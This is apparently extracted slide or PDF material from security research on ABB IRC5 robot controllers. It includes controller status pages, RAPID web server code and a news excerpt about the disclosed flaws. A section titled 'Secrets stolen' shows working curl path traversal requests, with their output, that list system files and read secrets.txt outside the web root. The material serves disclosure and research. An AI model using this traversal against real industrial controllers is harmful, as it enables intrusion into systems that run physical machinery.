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
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


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
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
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
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
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
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
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
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
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ROBOTWARE_5.15.0261.00

IP Address LAN: VC

Serial No: VIRTUAL_USE

Controller: [BROWSE the File System](#)

Operation Mode: AUTO

Run Mode: CONT

Program Memory Free: 22339

File System:

Free Space (kbytes)

1414180

Total Space (kbytes)

2097151

Percent Used

67

Current Data (Task1)

Current Tool

tool0

Current Work Object

wobj0

Current Load

0.00

Current Position (with above Tool and WObj):


X	Y	Z	q1	q2	q3	q4
1270.0	0.0	1570.0	0.70711	0.00000	0.70711	0.00000

Current Joint Position:

J1	J2	J3	J4	J5	J6
-0.00	0.00	0.00	-0.00	0.00	-0.00

Most Recent Events:

Time	Event Type	Number
19:12:52	STATE CHANGE	10011
19:12:51	STATE CHANGE	10017
19:12:51	STATE CHANGE	10016
19:12:39	STATE CHANGE	10129
	--	0



Auto
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Motors On
Running (Speed 100%)



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ABB IRC5 Robot Controller


Directory: /home/www/

Name	Size	Seconds since 1970)
d ..	-	-
f ABB Logo.gif	441	1516111744
f exampleWebPage.rtml	202	1516111744
d log/	-	1593032704
d src/	-	1593017856
f startPage.rtml	4812	1516111744

RAPID Server 1.1

```
123         currentLogLevel := 1;
124
125         while true do
126             SocketReceive clientSocket, \RawData:=recBytes\Time:=WAIT_MAX;
127
128             ! Clear the recString
129             FOR i FROM 1 TO Dim(arrRecString, 1) DO
130                 arrRecString{i} := "";
131             ENDFOR
132
133             recBytesLength:= RawBytesLen(recBytes);
134             for i from 1 to RawBytesLen(recBytes) step 80 do
135                 endPosition := 80;    ! Number of bytes to unpack, if this is the last group o
136                 if (i DIV 80) = (recBytesLength DIV 80) then
137                     endPosition := recBytesLength MOD 80;
138                 endif
139                 UnpackRawBytes recBytes, i, arrRecString{i DIV 80 + 1}, \ASCII:=endPosition;
140             endfor
141
```

```
484     ! Else we have a file resource
485     IF IsFile((pageStringRoot + pageString) \RegFile) THEN
486         ! The file exists, now check if it has a ".rtml" extension
487         ! Look for ".RTML" at the end of the page string, after converting it all upper case to handle ".RtML" cases
488         location := StrLen(pageString) - StrLen(".rtml") + 1 ; ! The expected location at the end of the string
489         upperPageString := StrMap(pageString, STR_LOWER, STR_UPPER);
490         found := StrMatch(upperPageString, location, ".RTML");
491         IF found <> location THEN
492             ! There is no ".rtml" at the end of the file, this is a static resource file
493             sendFile pageStringRoot + pageString;
494         ELSE
495             ! This is a dynamic content file that must be parsed and rendered into HTML
496             logWrite "sendResource: .rtml file", 3;
497             sendRtml pageStringRoot + pageString;
498         ENDIF
499     ELSE
500         ! File not found, send error
501         sendError 404, "Not Found";
502         Return;
503     endif
504 ENDPROC
```



Controller

Virtual Controllers

- NewController
 - HOME
 - Configuration
 - Event Log
 - I/O System
- RAPID
 - TROB1
 - WebSrv
 - System Modules
 - BASE
 - logLib
 - renderLib
 - UtilityFuncs
 - WebServer

TestVirtualController

Outside the root

Documents library

Directory: /home/www/

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f exampleWebPage.rtml	202	1516111744
d log/	-	1593032704
d src/	-	1593017856
f startPage.rtml	4812	1516111744

RAPID Server 1.1

Web server root

Secrets stolen

Default (zsh) % curl 'http://192.168.215.128:5505/...\\..\\' | sed -e 's/<[^>]*>/ /g'
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 2050 0 2050 0 0 9274 0 --:-- --:-- --:-- 9318
ABB IRC5ABB IRC5 Robot Controller Directory: /home/..\\..\\NameSizeSeconds since
1970)d../-1593031424
dINTERNAL/-159301932
fnetconfig.db112641593033600
dPRODUCTS/-1593017728
fRegistry.db163841593033600
fRW6system.xml1451593018752
fsecrets.txt161593033984
dSYSPAR/-1593017728
fsystem.xml10701593018752
f{676F8BE7-3C91-4AA1-BB75-3099997B98F3}.xml132321593022848
RAPID Server 1.1
~ curl 'http://192.168.215.128:5505/...\\..\\secrets.txt'
secrets are here!

```
439
440 ! Note: Browsers will remove the "../" from a top-level request, GET "http://192.168.54.125/..myfile.html" will
441 ! be converted to GET "http://192.168.54.125/myfile.html"
442
443 ! If it starts with "home" (with or without a "/" at the end) then the root is SYSTEM_HOME ("HOME:"), otherwise
444 ! the root is SYSTEM_HOME + WEBSERVER_HOME
445 ! First handle the special case when it is simply "home" with no ending "/"
446 dirHomeNoSlash := StrPart(DIRECTORY_HOME, 1, StrLen(DIRECTORY_HOME) - 1);
447 IF ((StrMatch(pageString, 1, dirHomeNoSlash) = 1) AND (StrLen(pageString) = StrLen(dirHomeNoSlash))) THEN
448     ! Set pageString to be empty
449     pageString := "";
450     pageStringRoot := SYSTEM_HOME;
```

Cybersecurity

Robots Running the Industrial World Are Open to Cyber Attacks

By [Daniele Lepido](#)

August 4, 2020, 11:00 AM GMT+2

- Researchers discover flaws in software for ABB and Kuka robots
- Robots are a fast-growing area in the industrial sector

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A spokesman for ABB said the company “has fixed the concerns in the Trend Micro tests, which helped us provide greater security for equipment in the market.” There is no indication of data exfiltration nor any customers affected by it, he added.





